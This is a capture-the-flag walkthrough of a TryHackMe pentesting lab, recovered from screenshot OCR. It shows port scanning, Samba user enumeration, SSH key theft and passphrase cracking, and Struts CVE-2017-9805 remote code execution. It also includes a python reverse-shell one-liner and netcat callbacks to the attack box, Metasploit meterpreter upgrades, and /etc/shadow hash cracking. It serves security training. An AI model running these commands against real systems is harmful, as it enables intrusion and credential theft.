https://tryhackme.com/room/basicpentestingjt


RECONNAISSANCE

```
Applications  Places  System   Mon 25 Apr, 15:19                AttackBox IP:10.10.217.213
root@ip-10-10-217-213: ~
File  Edit  View  Search  Terminal  Help
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /development/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp open  ajp13?
8080/tcp open  http-proxy
| fingerprint-strings:
|   LANDesk-RC:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 2243
|     Date: Mon, 25 Apr 2022 14:09:41 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;
h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;co
r:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-
amily:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;
ont-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><bod
```


Samba Users:

Using enum4linux, we can use the anonymous login from samba enabled in the server to enumerate users:


```
1-5-32-1048 *unknown*\*unknown* (8)
1-5-32-1049 *unknown*\*unknown* (8)
1-5-32-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 a
gon username '', password ''
S-1-5-21-2853212168-2008227510-3551253869-500 *unknown*\*unknown* (8)
```



Apache Tomcat 9.0.7 is running and accessible, so we can try to reach that struts2 app the hint below is pointing at




“Apache Struts is a free, open-source, MVC framework for creating elegant, modern Java web applications. It favors convention over configuration, is extensible using a plugin architecture, and ships with plugins to support REST...”




Struts2 REST example EntryPoint:

http://10.10.159.30:8080/struts2-rest-showcase-2.5.12



User Credentials Enumeration

Since I knew it was a simple password, I decided to try with hydra. In hindsight, I would have opted for a faster method like metasploit's auxiloiary/scanner/ssh/ssh_login or cerbrutus.




Kay's password is not in rockyou.txt, as expected

EXPLOITATION

Method 1: Exploit weak permissions (readable SSH directory)

Now that we have jan's credentials, we can ssh into the machine

We notice some interesting files and directories in Kay's directory right away:




There is a misconfiguration regarding weak file permissions, as anybody can read the contents of the .ssh folder.

After exfiltrating kay's private key, we see it's protected by a passphrase. We can use ssh2john (/opt/john/ssh2john on the attackbox) to convert it into a format compatible with john and crack the passphrase:

ssh2john id_rsa crackme.txt

john [--wordlist=path/to/wordlist] crackme.txt



```
File  Edit  View  Search  Terminal  Help
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ id
uid=1000(kay) gid=1000(kay) groups=1000(kay),4(adm),24(cdrom),27(
),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
[redacted]
kay@basic2:~$ sudo -l
[sudo] password for kay:
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
:/sbin\:/bin\:/snap/bin

User kay may run the following commands on basic2:
    (ALL : ALL) ALL
kay@basic2:~$ sudo su
root@basic2:/home/kay# whoami
root
root@basic2:/home/kay#
```

Method 2: Struts 2.5 - 2.5.12 REST Plugin XStream RCE – CVE-2017-9805

```
root@ip-10-10-154-235:~# python struts.py http://10.10.75.149:8080/struts2-rest-showcase-2.5.12/orders/3 id
<!doctype html><html lang="en"><head><title>HTTP Status 500 - Internal Server Error</title><style type="text/css">h1 {font-family:Tahoma,Ari
al,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#52
5D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma
,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font
-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;backg
round-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 500 - Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exce
ption Report</p><p><b>Message</b> java.lang.String cannot be cast to java.security.Provider$Service : java.lang.String cannot be cast to jav
a.security.Provider$Service</p><p><b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the re
quest.</p><p><b>Exception</b></p><pre>com.thoughtworks.xstream.converters.ConversionException: java.lang.String cannot be cast to java.secur
ity.Provider$Service : java.lang.String cannot be cast to java.security.Provider$Service
---- Debugging information ----
message             : java.lang.String cannot be cast to java.security.Provider$Service
cause-exception     : java.lang.ClassCastException
cause-message       : java.lang.String cannot be cast to java.security.Provider$Service
class               : java.util.HashMap
required-type       : java.util.HashMap
converter-type      : com.thoughtworks.xstream.converters.collections.MapConverter
path                : &#47;map&#47;entry
line number         : 49
version             : 1.4.8
-----------------------------
        com.thoughtworks.xstream.core.TreeUnmarshaller.convert(TreeUnmarshaller.java:79)
        com.thoughtworks.xstream.core.AbstractReferenceUnmarshaller.convert(AbstractReferenceUnmarshaller.java:65)
        com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:66)
        com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:50)
```


We can see the API is throwing some debugging information, so the code is probably being executed causing a runtime error on the server. Now we can try to make a connection to our attack box to see if the code is executing correctly

```
root@ip-10-10-154-235: ~
File  Edit  View  Search  Terminal  Help
/h3></body></html>
root@ip-10-10-154-235:~# python struts.py http://10.10.75.149:8080/st
root@ip-10-10-154-235:~# python struts.py http://10.10.75.149:8080/st
uts2-rest-showcase-2.5.12/orders/3 "nc 10.10.154.235 4444"
!doctype html><html lang="en"><head><title>HTTP Status 500 - Interna
 Server Error</title><style type="text/css">h1 {font-family:Tahoma,A
rial,sans-serif;color:white;background-color:#525D76;font-size:22px;}
h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color
#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;col
r:white;background-color:#525D76;font-size:14px;} body {font-family:
```

```
root@ip-10-10-154-235: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-154-235:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.75.149 57252 received!
```

It seems like the netcat version installed doesn't support the –e switch. Since we know it's a Linux server, we can try to use pentestmonkey's ([https://pentestmonkey.net/cheat-sheet/shells/reverse-

shell-cheat-sheet) reverse shell payload for python, carefully escaping the double quotes to pass it as a single argument



From here, we proceed to do as in the first method to exfiltrate the private key, crack the passphrase, connect to the machine as kay and switch to a superuser shell.

Now, we should be able to read the shadow file, where we can find jan's password hash in the default linux format, SHA-512 (sha512crypt for use with john)., in order to complete the room's challenges

John can detect this format automatically if we copy the whole entry, and the password is so simple that we can just use the default wordlist (although this is something we already knew)

```
root@basic2:/home/kay
File  Edit  View  Search  Terminal  Help
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
lxd:*:17638:0:99999:7:::
messagebus:*:17638:0:99999:7:::
uuidd:*:17638:0:99999:7:::
dnsmasq:*:17638:0:99999:7:::
kay:$6$ON8Wi9Ow$Puwzhgbc2chaNEqWFO/UVH2yJ5zVb3Wir
tUNe.KPUhH6ND4CYx9WWu449W3mrzVtk/:17644:0:99999:7
sshd:*:17638:0:99999:7:::
tomcat9:!:17639:::::
jan:$6$Bbz6m7oU$WjYF4ZiF/QuPuiNAzl7bthT8LvIWikymE
rKQRdxqbP8j03.x.pXv04xDqexxwbIIG0:17640:0:99999:7
root@basic2:/home/kay#
```

```
root@ip-10-10-162-221:~
File  Edit  View  Search  Terminal  Help
/usr/share/wordlists/SecLists/Passwords/Software/john-the-ripper.tx
root@ip-10-10-162-221:~# vim jan_hash.txt
root@ip-10-10-162-221:~# john jan_hash.txt
Warning: detected hash type "sha512crypt", but the string is also r
ognized as "sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these
s that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 A
2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords,
f any.
Proceeding with wordlist:/opt/john/password.lst
[redacted]          (jan)
1g 0:00:00:02 DONE 2/3 (2022-05-01 00:14) 0.3846g/s 2129p/s 2129c/s
129C/s chacha..ford
Use the "--show" option to display all of the cracked passwords rel
bly
Session completed.
root@ip-10-10-162-221:~#
```

 # Method 2.2 - Privilege Escalation without stealing kay or jan's credentials?

INCOMPLETE

Now in order to transfer enum4linux.pl, we need a tty -> we'll use python to spawn a shell and trick the system into thinking we have a tty to be able to scp into our attackbox and input the password:

```
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)
85.199.108.133|:443... ^C
root@ip-10-10-154-235:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.75.149 57300 received!
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
tomcat9@basic2:/$ scp root@10.10.154.235:/root/enum.pl ./
scp root@10.10.154.235:/root/enum.pl ./
Could not create directory '/home/tomcat9/.ssh'.
The authenticity of host '10.10.154.235 (10.10.154.235)' can't be es
ablished.
ECDSA key fingerprint is SHA256:+S7DzmPK/qIPv5KlMWKjPyYmq8VAh39O0Joc
dmuS9M.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/home/tomcat9/.ss
/known_hosts).
root@10.10.154.235's password: 7bc746f771bc3d19

.//enum.pl: Permission denied
tomcat9@basic2:/$ pwd
pwd
/
tomcat9@basic2:/$ cd tmp
```

* cd into tmp to be able to copy the file over

https://raw.githubusercontent.com/jondonas/linux-exploit-suggester-2/master/linux-exploit-suggester-2.pl

```
ile  Edit  View  Search  Terminal  Help
#############################
  Linux Exploit Suggester 2
#############################

Local Kernel: 4.4.0
Searching 72 exploits...

Possible Exploits
[1] af_packet
    CVE-2016-8655
    Source: http://www.exploit-db.com/exploits/40871
[2] exploit_x
    CVE-2018-14665
    Source: http://www.exploit-db.com/exploits/45697
[3] get_rekt
    CVE-2017-16695
    Source: http://www.exploit-db.com/exploits/45010

omcat9@basic2:/tmp$ scp root@10.10.154.235:/root/chocobo_root.c choc
o_root.c
t@10.10.154.235:/root/chocobo_root.c chocobo_root.

uld not create directory '/home/tomcat9/.ssh'.
e authenticity of host '10.10.154.235 (10.10.154.235)' can't be est
lished.
DSA key fingerprint is SHA256:+S7DzmPK/qIPv5KlMWKjPyYmq8VAh39O0JocV
uS9M.
e you sure you want to continue connecting (yes/no)? yes
s
```

However, we don't have gcc installed in the target system to compile the exploits suggested, so we will try to upgrade our reverse shell to a meterpreter session:

```
msf5 exploit(multi/handler) > set LHOST 10.10.154.235
LHOST => 10.10.154.235
msf5 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf5 exploit(multi/handler) > set PAYLOAD linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.154.235:5555
[*] Sending stage (36 bytes) to 10.10.75.149
[*] Command shell session 1 opened (10.10.154.235:5555 -> 10.10.75.14
9:35610) at 2022-04-27 22:57:09 +0100

id
/bin/sh: 1: ◆◆j▒▒j?XIy◆j
                        X◆Rh//shh/bin◆◆RS◆◆ì̀d: not found
$ whoami
tomcat9
$ id
uid=999(tomcat9) gid=999(tomcat9) groups=999(tomcat9)
$
```

```
.SOCK_STREAM);s.connect((\"10.10.154.235\",5555));os.dup2(s.fileno()
0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([
"/bin/sh\",\"-i\"]);

                    ^
SyntaxError: unexpected character after line continuation character
tomcat9@basic2:/tmp$ python -c 'print("AAA")'
python -c 'print("AAA")'
AAA
tomcat9@basic2:/tmp$ python -c 'import socket,subprocess,os;s=socket
socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.154.235"
5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.filen
(),2);p=subprocess.call(["/bin/sh","-i"]);'
< -c 'import socket,subprocess,os;s=socket.socket(so
<ess,os;s=socket.socket(socket.AF_INET,socket.SOCK_S
<ket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.1
<REAM);s.connect(("10.10.154.235",5555));os.dup2(s.f
<4.235",5555));os.dup2(s.fileno(),0); os.dup2(s.file
<leno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(
<o(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/
bin/sh","-i"]);'
```

```
File  Edit  View  Search  Terminal  Help
Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell x86/linux  $            10.10.154.235:5555 -> 10.10.75.149:35610 (10.10.75.149)

msf5 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.154.235:4433
[*] Sending stage (980808 bytes) to 10.10.75.149
[*] Meterpreter session 2 opened (10.10.154.235:4433 -> 10.10.75.149:55582) at 2022-04-27 23:01:58 +0100
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information                                                          Connection
  --  ----  ----                   -----------                                                          ----------
  1         shell x86/linux        $                                                                    10.10.154.235:5555 -> 10.10.75.14
9:35610 (10.10.75.149)
  2         meterpreter x86/linux  no-user @ basic2 (uid=999, gid=999, euid=999, egid=999) @ 10.10.75.149  10.10.154.235:4433 -> 10.10.75.14
9:55582 (10.10.75.149)

msf5 exploit(multi/handler) >
```

```
meterpreter > pwd
/tmp
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > search suggester

Matching Modules
================

   #  Name                                       Disclosure Date
    Check  Description
   -  ----                                       ---------------
    -----  -----------
   0  post/multi/recon/local_exploit_suggester
al  No     Multi Recon Local Exploit Suggester


msf5 exploit(multi/handler) > use 0
msf5 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.75.149 - Collecting local exploits for x86/linux...
```

```
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.75.149 - Collecting local exploits for x86/linux...
[*] 10.10.75.149 - 35 exploit checks are being tried...
[+] 10.10.75.149 - exploit/linux/local/bpf_sign_extension_priv_esc:
he target appears to be vulnerable.
[+] 10.10.75.149 - exploit/linux/local/glibc_realpath_priv_esc: The
arget appears to be vulnerable.
[+] 10.10.75.149 - exploit/linux/local/pkexec: The service is runnin
, but could not be validated.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) >
```